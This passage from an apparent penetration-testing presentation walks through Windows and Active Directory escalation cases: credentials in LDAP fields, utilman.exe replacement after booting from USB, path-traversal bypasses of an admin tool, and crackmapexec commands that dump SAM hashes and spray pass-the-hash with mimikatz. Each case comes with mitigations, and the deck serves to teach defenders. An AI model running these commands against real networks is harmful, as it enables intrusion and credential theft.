cn: HELPDESK ACME  
description: Login: HELPDESK / [CUT BY COMPASS]  
cn: Voice Recording  
description: Password: [CUT BY COMPASS]  
cn: BACKOFFICE ACME  
description: Login: BACKOFFICE / [CUT BY COMPASS]  
cn: SRVadm. ServiceAccount  
description: Login: SRVadm / [CUT BY COMPASS] / Serviceuser
```


Case 5 – Mitigation

Issue	Remediation
Credentials on shares	Raise awareness / security culture
Disks/backup available for everyone	Limit share access

Case 6 – Boot from CD/USB

Usually the easiest way to escalate to local administrator on a workstation.

- Boot the machine using your favorite Linux flavor
- Replace `C:\Windows\system32\utilman.exe` with `cmd.exe`
- Or dump the local hashes and pass the hash



Case 6 – Mitigation

Issue	Remediation
Boot with foreign OS	<ul style="list-style-type: none"><li data-bbox="1327 329 1824 391">• Bios hardening<li data-bbox="1327 405 1951 466">• Full-disk encryption

Case 7 – Custom tools/scripts



Case 7 – Custom tools/scripts

Hotline Help Tool

- Nice GUI tool to give information about the computer
- User call support
- Support asks to open the tool and read what is on line “X”
- Some of the lines are shown below

_DomainUser	privuser
_Domain	company.local
_DomainPassword	ClearTextPass
_DomainPasswordEncrypted	0102030405cafebabedeadbeef...

- Turns out that privuser is member of “Account Operators”
“Members of this group can create, modify, and delete accounts for users, groups, and computers located in the Users or Computers containers and organizational units in the domain, except the Domain Controllers organizational unit. Members of this group do not have permission to modify the Administrators or the Domain Admins groups, nor do they have permission to modify the accounts for members of those groups. Members of this group can log on locally to domain controllers in the domain and shut them down.”

Case 7 – Custom tools/scripts

RunAdm.exe – Level 1

- Run binaries as administrator but only from a specific directory
- Sounds like a challenge 😊
- Regular user can write in **THE** directory

```
C:\Program Files (x86)\admintool\bin>runadm compass.cmd  
RunDir      : C:\ProgramData\adminjob\  
RunUser     : Administrator  
  uses hstart / hstart64 utility to hide window  
/noconsole /wait "C:\ProgramData\adminjob\compass.cmd"  
Handle 0  
ID 7832  
Exiting with return code 0
```



Case 7 – Custom tools/scripts

RunAdm.exe – Level 2

- Run binaries as administrator but only from a specific directory
- ✓ No write access on the directory

```
C:\Program Files (x86)\admintool\bin>runadm ..\..\temp\compass.cmd
RunDir      : C:\ProgramData\adminjob\
RunUser     : Administrator
  uses hstart / hstart64 utility to hide window
/noconsole /wait "C:\ProgramData\adminjob\..\..\temp\compass.cmd"
Handle 0
ID 1668
Exiting with return code 0
```



Case 7 – Custom tools/scripts

RunAdm.exe – Level 2 (2nd attempt)

- Run binaries as administrator but only from a specific directory
- ✓ No write access on the directory
- ✓ `..\..\temp\compass.cmd` is blocked
- ✓ `C:\temp\compass.cmd` is blocked

```
C:\Program Files (x86)\admintool\bin>runadm ../../temp/compass.cmd
```

```
RunDir      : C:\ProgramData\adminjob\
```

```
RunUser     : Administrator
```

```
  uses hstart / hstart64 utility to hide window
```

```
/noconsole /wait "C:\ProgramData\adminjob\../../temp/compass.cmd"
```

```
Handle 0
```

```
ID 8304
```

```
Exiting with return code 0
```



Case 7 – Custom tools/scripts

RunAdm.exe – Level 3

- Run binaries as administrator but only from a specific directory
- ✓ No write access on the directory
- ✓ No path traversal
- Static analysis (.NET binary, easily decompiled with dotPeek)
- Password is visible in the decompiled code



Case 7 – Custom tools/scripts

RunAdm.exe – Level 4



- Run binaries as administrator but only from a specific directory
- ✓ No write access on the directory
- ✓ No path traversal
- ✓ Code is obfuscated
- Dynamic analysis, API monitor
- Monitor API CreateProcessWithLogonW

```
5:33:09.004 PM      1      mscorwks.dll      CreateProcessWithLogonW (
"Administrator", "TESTPC-WIN10-X64", "PlainTextP@ssword", 0, NULL,
""hstart64.exe" /noconsole /wait "C:\ProgramData\adminjob\foo.bat"",
CREATE_NO_WINDOW, NULL, "C:\Program Files (x86)\admintool\bin",
0x000000000010fe7a0, 0x00000000004462b30 )
```

Case 7 – Mitigation

Issue	Remediation
Insecure custom tools	Don't create custom tools for security critical operations (security awareness ?)

Well, that escalated quickly

Penetration test



Credits @mrUn1k0d3r

Red team



Case 8 – Credential reuse

- Administrative privileges obtained on one server
- Dump local hashes

```
# crackmapexec smb server.dom.loc -u User -p Pass --local-auth --sam
[*] Windows 6.1 Build 7601 (name:SERVER) (domain:DOMLOC)
[+] SERVER\csnc:[CUT] (Pwn3d!)
[+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
AdminABC:500:aa [CUT] ee:b7 [CUT] 88:::
Guest:501:aa [CUT] ee:31 [CUT] c0:::
AnotherAdmin:1000:aa [CUT] ee:9d [CUT] d0:::
csnc:1006:aa [CUT] ee:61 [CUT] 6f:::
[*] KTHXBYE!
```

Case 8 – Credential reuse

Spray on the network gathering credentials

```
# crackmapexec smb 10.11.12.0/23 -u AdminABC  
-H aa[CUT]ee:b7[CUT]88 --local-auth  
--loggedon-users
```

```
# crackmapexec smb targets.txt -u AdminABC  
-H aa[CUT]ee:b7[CUT]88 --local-auth -M mimikatz
```

```
# cmedb  
cmedb (default) > proto smb  
cmedb (default) (smb) > creds
```



Case 8 – Mitigation

Issue	Remediation
Credentials reuse	<ul style="list-style-type: none">• Microsoft LAPS• Raise awareness / security culture

Local Administrator Password Solution (LAPS)

- Periodically change local administrator password
- Use random and unique passwords
- Store passwords in Active Directory (controlled via ACLs)


Bonus – Printer trick

Problems:

- Printer web interface with default credentials
- Connects to AD via plain LDAP for the address book (scan to mail)
- Account is member of “Domain Admins”


Exploit:

- Configure a local LDAP server (or use Responder)
- Change the printer configuration to point to our server
- On the printer (physically), search for a user in the address book
- Receive your hard-earned password



Bonus 2.0.3.1 – BloodHound

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment.



Mitigations recap

- Raise awareness / security culture
- Assets management
- Disable old protocols (LLMNR, mDNS, NBT-NS)
- Enforce SMB signing
- “Anti-mimikatz” mitigations (Windows 10 / Server 2016)
- Bios hardening
- Full-disk encryption
- Microsoft LAPS





Tools

Nmap	https://nmap.org
Metasploit	https://www.metasploit.com
Mimikatz	https://github.com/gentilkiwi/mimikatz
Responder	https://github.com/lgandx/Responder
Impacket	https://github.com/CoreSecurity/impacket
PowerMad (ADIDNS)	https://github.com/Kevin-Robertson/Powermad
dotPeek	https://www.jetbrains.com/decompiler
API monitor	http://www.rohitab.com/apimonitor
CrackMapExec	https://github.com/byt3bl33d3r/CrackMapExec
BloodHound	https://github.com/BloodHoundAD/BloodHound
PowerView	https://github.com/PowerShellMafia/PowerSploit
LAPS	https://technet.microsoft.com/en-us/mt227395.aspx